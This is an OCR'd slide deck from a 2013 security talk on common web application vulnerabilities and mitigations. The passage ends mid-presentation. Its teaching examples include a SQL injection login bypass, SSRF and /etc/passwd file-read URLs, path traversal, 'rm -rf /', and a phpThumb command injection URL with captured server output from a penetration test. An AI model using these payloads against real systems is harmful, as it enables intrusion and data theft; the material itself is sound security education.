cigital

# Web Application Vulnerabilities and Solutions

Daniel Ramsbrock

dramsbrock <at> cigital.com

Security Consultant, Cigital


RVAsec Conference, June 1, 2013

## Talk Outline

- ❑ Introduction
- ❑ Software Security Basics
- ❑ Common Application Vulnerabilities
  - Common web application issues
  - How to avoid and mitigate
  - Code examples
- ❑ Building Security into the SDLC
- ❑ Questions and Answers

## Introduction

- Founded in 1992 to provide software security and software quality professional services
- Recognized experts in software security
  - Widely published in books, white papers, and articles
  - Industry thought leaders



## Software Security Basics

Why are many programmers bad at security?

- ❑ Under time pressure, focused on functionality
- ❑ Design-focused coding and testing
  - Focus on the positive path (expected behavior)
  - Fail to consider alternate uses of the system
- ❑ "Helpful" features can be abused
- ❑ Input validation is hard to get right

## Software Security Basics

### Current state of security

- ❑ Bolted-on solutions in late stages of development
- ❑ Firewalls, IDS, patching, vulnerability assessments
- ❑ Provides limited, short-term protection

### A better approach

- ❑ Built-in security throughout development lifecycle
- ❑ Security requirements, static code analysis, etc.
- ❑ Results in robust, long-term security

## The "Seven Pernicious Kingdoms"

Input Validation and Representation

API Abuse – abusing the caller-callee trust

Security Features – poorly implemented security

Time and State – race conditions, temp files


Error Handling – silently ignore, or too verbose

Code Quality – memory leaks, uninitialized variables

Encapsulation – strong boundaries, private variables

Source: Tsipenyuk, Chess, McGraw. "Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors." *Proceedings of SSATTM, 2005.*

## Web Services and API Abuse



### APIs Are The Doors To Web Services - And They Need Locks

Brian Proffitt · May 10th, 2013

+1 20 Tweet 243 Share 71 Like 49

The proliferation of mobile devices has created a firestorm of demand for Application Programming Interfaces (API) to act as data gateways between devices and services. But fire can also be a destructive force, and mis-managed APIs can hurt application performance, alienate developers and even lead to costly and damaging data breaches.

#### API Security Is Critical

Among other things, APIs serve as gateways to Web-based services like Twitter or Facebook. They are the specifications that let developers build applications that communicate directly with those services. You can think of APIs as doors; they let data in and out of a Web service. Just like physical doors, leaving APIs open can let anyone wander in, for whatever purpose.

http://readwrite.com/2013/05/10/apis-are-the-doors-to-web-services-and-they-need-locks

## Talk Outline

- ❑ Introduction
- ❑ Software Security Basics
- ❑ Common Application Vulnerabilities
  - Common web application issues
  - How to avoid and mitigate
  - Code examples
- ❑ Building Security into the SDLC
- ❑ Questions and Answers

## Common Application Vulnerabilities

This section introduces some of the most common programming errors and resulting vulnerabilities, along with practical mitigation advice and code examples.

Some of this content is based on materials from the Open Web Application Security Project

- http://www.owasp.org/
- Top Ten Web Application Vulnerabilities in J2EE
  by Partington and Klaver, Xebia

## Common Application Vulnerabilities

- Unvalidated Input
- Injection Flaws
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Improper Error Handling
- Broken Access Control
- Insecure Storage

## Unvalidated Input

Example URL

```
…/ImageServlet?url=http://backendhost/images/bg.gif
```

Looks harmless enough, right?

## Unvalidated Input

Example URL

`.../ImageServlet?url=http://backendhost/images/bg.gif`

Congratulations, you've just created:

- ❑ An open proxy to your internal network
  `.../ImageServlet?url=http://weblogic/console`
- ❑ A rudimentary file system explorer and file viewer
  `.../ImageServlet?url=file:///etc/passwd`

## Unvalidated Input

Attacker can tamper with any part of request

- URL, query string, headers, cookies, form fields


Common input tampering attacks include

- Cross site scripting and request forgery (XSS/CSRF), SQL injection, command injection, forced browsing, buffer overflows, format string attacks, cookie poisoning, hidden field manipulation

Common root causes

- Filtering is implemented as blacklist
- Input validated at client only (drop-downs, JavaScript)

## Client-Side Checking - Example


THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE

Time Warner Cable Exposes 65,000 Customer Routers to Remote Hacks

By Kim Zetter | October 20, 2009 | 6:20 pm | Categories: Cybersecurity


A vulnerability in a Time Warner cable modem and Wi-Fi router deployed to 65,000 customers would allow a hacker to remotely access the device's administrative menu over the internet, and potentially change the settings to intercept traffic, according to a blogger who discovered the issue.

Time Warner acknowledged the problem to Threat Level on Tuesday, and says it's in the process of testing replacement firmware code from the router manufacturer, which it plans to push out to customers soon.

"We were aware of the problem last week and have been working on it since," said Time Warner spokesman Alex Dudley.

http://www.wired.com/threatlevel/2009/10/time-warner-cable/

## Client-Side Checking - Example



THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE

Time Warner had hidden administrative functions from its customers with Javascript code. By simply disabling Javascript in his browser, he was able to see those functions, which included a tool to dump the router's configuration file. That file, it turned out, included the administrative login and password in cleartext.

manufacturer, which it plans to push out to customers soon.

"We were aware of the problem last week and have been working on it since," said Time Warner spokesman Alex Dudley.

http://www.wired.com/threatlevel/2009/10/time-warner-cable/

## Unvalidated Input - Mitigation

All input needs to be validated on the server

Validation by whitelisting (default-deny)

- Data type (string, date, integer, etc.)
- Minimum and maximum length
- Whether null/blank is allowed
- Numeric range
- Specific patterns (regular expressions): phone numbers, zip codes, dates, e-mail addresses

Do not abuse “hidden” fields, use session variables

## Unvalidated Input - Mitigation Code Example

### Java Example Code with Regular Expression Validation

```
try {
     if(validateDate(dateField)) {
          System.out.println("Valid date detected: " + dateField);
          // OK to process data at this point (persist to database, etc.)
     }
} catch(InvalidDataException ide) {
     System.out.println("Invalid data detected.");
     // No exception details or stack traces, just abort the request
}


...

private static boolean validateDate(String input) throws InvalidDataException {
     // Regular expression checks length, type, format, and content simultaneously
     if(input.matches("^[0-9]{4}-[0-9]{2}-[0-9]{2}$")) {
          return true;
     } else {
          throw new InvalidDataException();
     }
}
```

## Injection Flaws

### Classic SQL injection example in PHP

- `$query = "SELECT * FROM users WHERE user = '$username' AND password = '$pwdHash'";`

- Attacker enters:
  - User Name: `admin' OR 1 = 1; --`
  - Password: `ihackstuff`

- The following query gets executed on the database:

```
SELECT * FROM users WHERE user = 'admin' OR 1 = 1; --
' AND password = '359f83f8dc9b4ada5ea4d18c31cc212d'
```

- This will almost always authenticate and (as a bonus to the attacker) will sometimes return a list of all valid users

## Injection Flaws

Can occur anywhere an interpreter is used

- ❑ Script languages such as Perl, Python, JavaScript
- ❑ Shells for external commands (e.g. ; rm -rf /)
- ❑ Calls to the operating system via system calls
- ❑ Database systems: SQL injection (e.g. 1=1)
- ❑ Path traversal (e.g. ../../etc/passwd)

Typical dangers


- ❑ String concatenation for SQL queries
- ❑ Parameters for back-end calls to other programs
- ❑ File names for input and output streams

## Command Injection Example

Recent web application penetration test

- ❑ Found one command injection vulnerability in a third-party image-handling toolkit
- ❑ Allowed us to run shell commands, eventually compromise the entire server with administrative access
- ❑ Several examples and screenshots from this penetration test will be included throughout this presentation

# Command Injection Example


http://target-server/phpThumb/phpThumb.php?src=a&fltr[]=blur|5;%20ls%20-lh;&phpThumbDebug=9 - Opera
Menu
http://target-server/p...
http://target-server/phpThumb/phpThumb.php?src=a&fltr[]=blur|5;%20ls%20-lh;&phpThumbDebug=9
Search with Google
View (100%)

```
  * GetImageSize(/var/www/phpThumb/a) FAILED with error "
Warning: getimagesize(/var/www/phpThumb/a): failed to open stream: No such file or directory in /var/www/phpThumb/phpthumb.class.php or
" in file "phpthumb.class.php" on line 1334
  * GetImageSize(/var/www/phpThumb/a) failed in file "phpthumb.class.php" on line 1476
  * ImageMagickSwitchAvailable(blur) = 1 in file "phpthumb.class.php" on line 1192
  * Skipping $this->fltr[0] (blur|5; ls -lh;) with ImageMagick in file "phpthumb.class.php" on line 1821
  * Remaining $this->fltr after ImageMagick: (array(1) {   [0]=>   string(15) "blur|5; ls -lh;" } ) in file "phpthumb.class.php" on lir
  * ImageMagickSwitchAvailable(quality;interlace) = 1 in file "phpthumb.class.php" on line 1189
  * ImageMagick called as (convert -density 150 -blur 5; ls -lh; -quality 75 -interlace line  "/var/www/phpThumb/a[0]" jpeg:"/tmp/pThur
  * ImageMagick failed with message (total 444K
drwx------ 3 root root 4.0K Jun  9  2005 cache
drwxr-xr-x 2 root root 4.0K Mar 31  2008 demo
drwxr-xr-x 2 root root 4.0K Dec 16  2007 docs
drwxr-xr-x 2 root root 4.0K Aug 11  2005 fonts
drwxr-xr-x 2 root root 4.0K May 17  2006 images
-rw-r--r-- 1 root root  310 Jun 10  2007 index.php
-rw-r--r-- 1 root root  22K Jan 22  2008 phpThumb.config.php
-rw-r--r-- 1 root root  27K May 13  2008 phpThumb.php
-rw-r--r-- 1 root root  37K May 20  2007 phpthumb.bmp.php
-rw-r--r-- 1 root root 175K May 13  2008 phpthumb.class.php
-rw-r--r-- 1 root root  68K Oct  6  2007 phpthumb.filters.php
-rw-r--r-- 1 root root  33K Apr  2  2008 phpthumb.functions.php
-rw-r--r-- 1 root root  30K May 20  2007 phpthumb.gif.php
-rw-r--r-- 1 root root 5.2K Jan 29  2006 phpthumb.ico.php
-rw-r--r-- 1 root root 6.9K Jan 21  2006 phpthumb.unsharp.php
sh: -quality: not found) in file "phpthumb.class.php" on line 1852
  * deleting "/tmp/pThumbUokYoh" in file "phpthumb.class.php" on line 1881
  * ImageMagickThumbnailToGD() failed in file "phpthumb.class.php" on line 2966
